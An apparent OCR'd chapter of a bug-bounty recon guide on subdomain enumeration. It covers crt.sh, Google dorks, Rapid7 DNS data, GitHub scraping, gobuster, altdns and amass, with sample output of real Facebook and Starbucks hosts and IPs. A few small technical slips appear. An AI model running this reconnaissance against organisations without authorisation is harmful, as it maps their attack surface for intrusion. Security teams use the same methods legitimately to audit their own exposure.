
Certification Transparency Logs

Introduction

Any site that starts with HTTPS:// uses SSL certificates to provide a secure connection. If a hacker or rogue certificate authority is able to forge this certificate they would be able to perform man in the middle attacks. To help thwart rogue certificate authorities from creating fake SSL certificates the certificate transparency log was created. We as attackers can utilize this database to find subdomains of a target, as long as they have an SSL certificate they will be logged in a database.

Certification Transparency Logs

The certificate transparency log is used to monitor and audit unauthorized certificates. Every time you get an SSL certificate for your domain or subdomain it will be logged in certificate transparency logs. We can take advantage of this behavior to help enumerate subdomains belonging to a domain. There are tools out there that go out and gather all the transparency log files and store them in locally in a database. However, in this blog I’m going to be utilizing the site CERT.SH. We can find all SSL certificates belonging to a domain by issuing a GET request to https://crt.sh/?q=%25.facebook.com as shown below:



https://crt.sh/?q=%25.facebook.com

Criteria	Identity LIKE '%.facebook.com'

Certificates


crt.sh ID	Logged At ⇧	Not Before	Not After	Identity	Issuer Name
1412755080	2019-04-23	2019-04-11	2019-07-10	*.shortwave.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1412755080	2019-04-23	2019-04-11	2019-07-10	shortwave.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1410076260	2019-04-22	2019-04-22	2019-07-21	*.tls13.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1410076260	2019-04-22	2019-04-22	2019-07-21	tls13.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1410069427	2019-04-22	2019-04-22	2019-07-21	*.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1410069427	2019-04-22	2019-04-22	2019-07-21	*.m.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409578811	2019-04-22	2019-04-11	2019-07-10	*.secure.beta.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409578811	2019-04-22	2019-04-11	2019-07-10	secure.beta.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22	2019-04-12	2019-07-11	*.internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22	2019-04-12	2019-07-11	internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22	2019-04-12	2019-07-11	*.m.internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22	2019-04-12	2019-07-11	m.internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22	2019-04-12	2019-07-11	*.secure.internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409579860	2019-04-22	2019-04-12	2019-07-11	secure.internmc.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409574554	2019-04-22	2019-04-11	2019-07-10	*.cinyour.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409574554	2019-04-22	2019-04-11	2019-07-10	cinyour.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409185420	2019-04-22	2019-04-11	2019-07-10	*.secure.latest.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409185420	2019-04-22	2019-04-11	2019-07-10	secure.latest.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409027582	2019-04-22	2019-04-12	2019-07-11	*.extern.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1409027582	2019-04-22	2019-04-12	2019-07-11	extern.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406714326	2019-04-21	2019-04-11	2019-07-10	*.z.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406714326	2019-04-21	2019-04-11	2019-07-10	z.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406715336	2019-04-21	2019-04-11	2019-07-10	*.v6.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406715336	2019-04-21	2019-04-11	2019-07-10	v6.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406714327	2019-04-21	2019-04-11	2019-07-10	*.prod.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1406714327	2019-04-21	2019-04-11	2019-07-10	prod.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1404440166	2019-04-20	2019-04-20	2019-07-19	*.rampart001.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA
1404440166	2019-04-20	2019-04-20	2019-07-19	rampart001.facebook.com	C=US, O=DigiCert Inc, OU=www.digicert.com, CN=DigiCert SHA2 High Assurance Server CA

Figure 38: certificate transparency search for subdomains

As shown above you will be presented with a huge list of subdomains. Many subdomain enumeration tools use certificate transparency logs as part of their enumeration process. Though there are tons of tools that do this automatically behind the scenes but it's always nice to have a deeper understanding of what's happening under the hood.

Tools

Feel free to browse the site in your browser but I personally like using the command line and a python script as it’s easier to parse out the subdomains.



```
alex@alex-PowerEdge-R710:~/tools/discovery/subdomain/subdirbrute/crt-sh$ python certsh.py -d facebook.com
shortwave.facebook.com
tls13.facebook.com
facebook.com
m.facebook.com
secure.beta.facebook.com
internmc.facebook.com
m.internmc.facebook.com
secure.internmc.facebook.com
cinyour.facebook.com
secure.latest.facebook.com
extern.facebook.com
z.facebook.com
v6.facebook.com
prod.facebook.com
rampart001.facebook.com
rampart001.rampart.facebook.com
rampart002.facebook.com
rampart002.rampart.facebook.com
rampart003.facebook.com
rampart003.rampart.facebook.com
rampart004.facebook.com
rampart004.rampart.facebook.com
```

Figure 39: Command line certificate transparency search

If you want to use the command line for this checkout my tool I created to extract subdomains from cert.sh:

- https://github.com/ghostlulzhacks/CertificateTransparencyLogs

Conclusion


Certificate transparency logs contain a list of all websites who request an SSL certificate for their domain. These logs were created to help spot forged certificates but we can use them in our subdomain enumeration process.

Search Engine

Google dorks can be utilized to find subdomains with the following dork:

- site:

This specific dork will return all links belonging to a specific domain.



site:.facebook.com -site:www.facebook.com

41,000,000 Results Any time

Facebook - Log In or Sign Up
mbasic.facebook.com
Create an account or log into Facebook. Connect with frien
photos and videos, send messages and get updates.
Log Into · Log in FB · All in One · Facebook Policies · Help C

Log in to Facebook | Facebook
en-gb.facebook.com/login.php
Log in to Facebook to start sharing and connecting with yo

Log into Facebook | Facebook
https://apps.facebook.com/doubledowncasino
Log into Facebook to start sharing and connecting with you

Facebook - Connexion ou inscription
https://fr-fr.facebook.com Translate this page

Figure 40: Google dork to find subdomains

This technique can be done manually but it’s best to use a tool for this type of job.

Forward DNS

Introduction

Rapid7 Project Sonar conducts internet-wide surveys to gain insights into global exposure to common vulnerabilities. Some of this data is provided for free for security researchers to utilize. Utilizing the forward DNS dataset, we can gather a huge list of subdomains belonging to an organization.


Rapid 7 Forward DNS

Rapid 7 provides Any, A, AAAA, CNAME, MX, and TXT records of every domain they know about. This information is regularly updated and archived; this means we can also search historical data for subdomains.

- https://opendata.rapid7.com/sonar.fdns_v2/
- https://opendata.rapid7.com/sonar.fdns/

Once the dataset is downloaded you can utilize the zgrep tool to parse out subdomains as shown in the following command:

zgrep '\.domain\.com",' path_to_dataset.json.gz



```
alex@alex-PowerEdge-R710:/storage$ zgrep '\.starbucks\.com",' 2019-10-26-1572133354-fdns_any.json.gz
{"timestamp":"1572148706","name":"_sip._tcp.starbucks.com","type":"srv","value":"10 10 5060 sparkexpress1.starbucks.co"}
{"timestamp":"1572148586","name":"_sip._tls.starbucks.com","type":"srv","value":"0 0 443 sip.starbucks.com"}
{"timestamp":"1572149268","name":"_sipfederationtls._tcp.starbucks.com","type":"srv","value":"0 0 5061 sip.starbucks.com"}
{"timestamp":"1572148880","name":"_sipinternal._tcp.starbucks.com","type":"srv","value":"0 0 5061 chdlyncpool01.starbucks.com"}
{"timestamp":"1572148605","name":"_sips._tcp.starbucks.com","type":"srv","value":"10 10 5061 sparkexpress1.starbucks.co"}
{"timestamp":"1572148468","name":"_xmpp-server._tcp.starbucks.com","type":"srv","value":"0 0 5269 chdlyncedge01.starbucks.com"}
{"timestamp":"1572148987","name":"a.ns.e.starbucks.com","type":"a","value":"65.125.54.133"}
{"timestamp":"1572148551","name":"a.ns.e.stories.starbucks.com","type":"a","value":"65.125.54.133"}
{"timestamp":"1572150025","name":"activesync-iad3.starbucks.com","type":"a","value":"98.99.254.175"}
{"timestamp":"1572150150","name":"activesync.gtm.starbucks.com","type":"a","value":"98.99.250.137"}
{"timestamp":"1572150150","name":"activesync.starbucks.com","type":"cname","value":"activesync.gtm.starbucks.com"}
```

Figure 41: Parse subdomains from forward DNS dataset

Note that gzip searches based on a regex so you must escape the "." characters with a forward slash "\". This process is fairly slow as your system has to grep through 30GB of text. This technique should provide you with a very large list of subdomains.


Conclusion

Rapid7 regularly scans the internet and provides this data for security researchers to utilize. We can use the forward DNS data to find subdomains belonging to our target. Although this process is slow, it will provide you with a large set of subdomains.

GitHub

Almost every developer uses GitHub to store their source code. Developers will often hard code private or hidden endpoint points in their source code. Scraping subdomains from GitHub is an excellent way to find hidden endpoints that other methods would miss. This can be accomplished by using the following tool by **gwen001**:

- https://github.com/gwen001/github-search/blob/master/github-subdomains.py



```
alex@alex-PowerEdge-R710:/storage$ python3 github-subdomains.py  -d starbucks.com -t
unable to cache TLDs in file /usr/local/lib/python3.5/dist-packages/tldextract/.tld_s
www.starbucks.com
globalassets.starbucks.com
.cert.starbucks.com
.dev.starbucks.com
.appdev.starbucks.com
loadglobalsecureui.starbucks.com
globalloadsecureui.starbucks.com
globalsecureui.starbucks.com
stageglobalsecureui.starbucks.com
globalstagesecureui.starbucks.com
store.starbucks.com
www.app.test.starbucks.com
.test.starbucks.com
testglobalsecureui.starbucks.com
app.starbucks.com
preview.starbucks.com
mobilelogin.starbucks.com
green.starbucks.com
alexa.starbucks.com
testwww.starbucks.com
stageglobalassets.starbucks.com
tsticommerceagent.starbucks.com
loadglobalassets.starbucks.com
testglobalassets.starbucks.com
```

Figure 42: GitHub subdomain enumeration tool

This is an amazing technique and you should definitely incorporate it into your workflow.

Brute Force


Introduction

Brute forcing is probably the most popular way to find subdomains. You might think that you send a get requests to a bunch of subdomains and see which ones resolve but that's wrong. DNS can be used to brute force subdomains without sending packets to your target. All you do is perform a DNS requests against a subdomain if it resolves to an IP then you know it's live.

Gobuster

There are many tools that can perform subdomain brute forcing but I prefer to use Gobuster. You should already have a few wordlists to use if not go back and review the chapter on wordlists, remember your wordlist will make or break you in this phase.

- https://github.com/OJ/gobuster



```
alex@alex-PowerEdge-R710:~/tools$ ./gobuster dns -d startbucks.com -w subdomains.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Domain:     startbucks.com
[+] Threads:    10
[+] Timeout:    1s
[+] Wordlist:   subdomains.txt
===============================================================
2019/11/03 19:00:35 Starting gobuster
===============================================================
Found: www.startbucks.com
Found: mail.startbucks.com
Found: webmail.startbucks.com
Found: docs.startbucks.com
Found: calendar.startbucks.com
Found: email.startbucks.com
Found: e.startbucks.com
Found: ftp.startbucks.com
Found: pda.startbucks.com
Found: pop.startbucks.com
Found: imap.startbucks.com
Found: smtp.startbucks.com
```

Figure 43: Gobuster subdomain brute force

Note that your results will only be as good as the wordlist you use. If you have plenty of time to spend then it is optimal to choose a large wordlist so you can cover everything. However, if you are trying to move quick you may have to limit the size of your wordlist and rely more on other techniques.

Conclusion

Subdomain brute forcing is one of the most popular and best ways to find subdomains. Just make sure you are using a good wordlist as the wrong wordlist can cost you results.


Subdomain Permutation

One of the best ways to find hidden assets is through the use of permutations. A permutation is a way a set of words can be rearranged. For example, if we have the subdomain test.starbcuks.com and the words dev, stage, and production we could come up with several possible subdomains. We would have dev-test.starbucks.com, dev.test.starbucks.com, production-test.starbucks.com, and so on. All this can be done automatically with altdns:

- https://github.com/infosec-au/altdns

Using altdns we can pass in a list of found subdomains and a list of words and the tool will output a huge list of permutations. The tool can also resolve each newly found subdomain to see if they are live:

altdns -i found_subdomains.txt -o permutation_output -w words.txt -r -s resolved_output.txt



```
alex@alex-PowerEdge-R710:~/tools/altdns$ altdns -i starbucks_subdomains.txt -o data_output -w words.txt -r -s results_output.txt
raw-oct.scmdev.starbucks.com : 98.99.254.231
alembic-lax.scmtest.starbucks.com : 98.99.252.195
gist-1.scmdev.starbucks.com : 98.99.254.231
reviews-raw.scmtest.starbucks.com : 98.99.252.195
acc-alembic.scmtest.starbucks.com : 98.99.252.195
proxy.raw.scmdev.starbucks.com : 98.99.254.231
administrator-pages.scmdev.starbucks.com : 98.99.254.231
render-php.scmtest.starbucks.com : 98.99.252.195
accounts.pages.scm.starbucks.com : 98.99.254.230
westeuropeuploads.scm.starbucks.com : 98.99.254.230
rawfrontpage.scm.starbucks.com : 98.99.254.230
turk.render.scm.starbucks.com : 98.99.254.230
```

Figure 44: Altdns subdomain permutations

This may take a while to run but this technique will generate a bunch of hidden assets you would have never found. Note that this technique should be performed after you have gathered a list of subdomains it does no good to create permutations of subdomains if you have no subdomains. So, this should be performed as the last step in your subdomain enumeration process.

Other

There are a lot of other techniques and resources that people can use to find subdomains. I can’t go in depth on every single one of them as that could be a book in itself. However, most of the other techniques involve querying or scraping some third-party resource for subdomains they know about. A small list of these resources can be found below:

- Virus Total
- Netcraft
- DNSdumpster
- Threat crowed
- Shodan
- Cencys
- DNSdb
- Pastebin

This list can go on forever. Note that the vast majority of these resources have been compiled into the most popular subdomain enumeration tools so there is no need to manually do this process. You should be utilizing a tool that scrapes all these resources for you.

Tools


Amass

You should already be familiar with amass as we used it in our horizontal correlation process. This tool can also be used in the vertical correlation phase to find the subdomains of your target.

- https://github.com/OWASP/Amass

Use the following command to get a list of subdomains using amass:

amass enum -passive -d <Domain Name Here>



```
[alex@alex-PowerEdge-R710:~$ amass enum -passive -d starbucks.com

d.mx.e.starbucks.com
chdlyncwebapp01.starbucks.com
cloudappsemea.starbucks.com
fb1.starbucks.com
chdlyncweb01.starbucks.com
mobility-us-va.starbucks.com
storelink-owa.starbucks.com
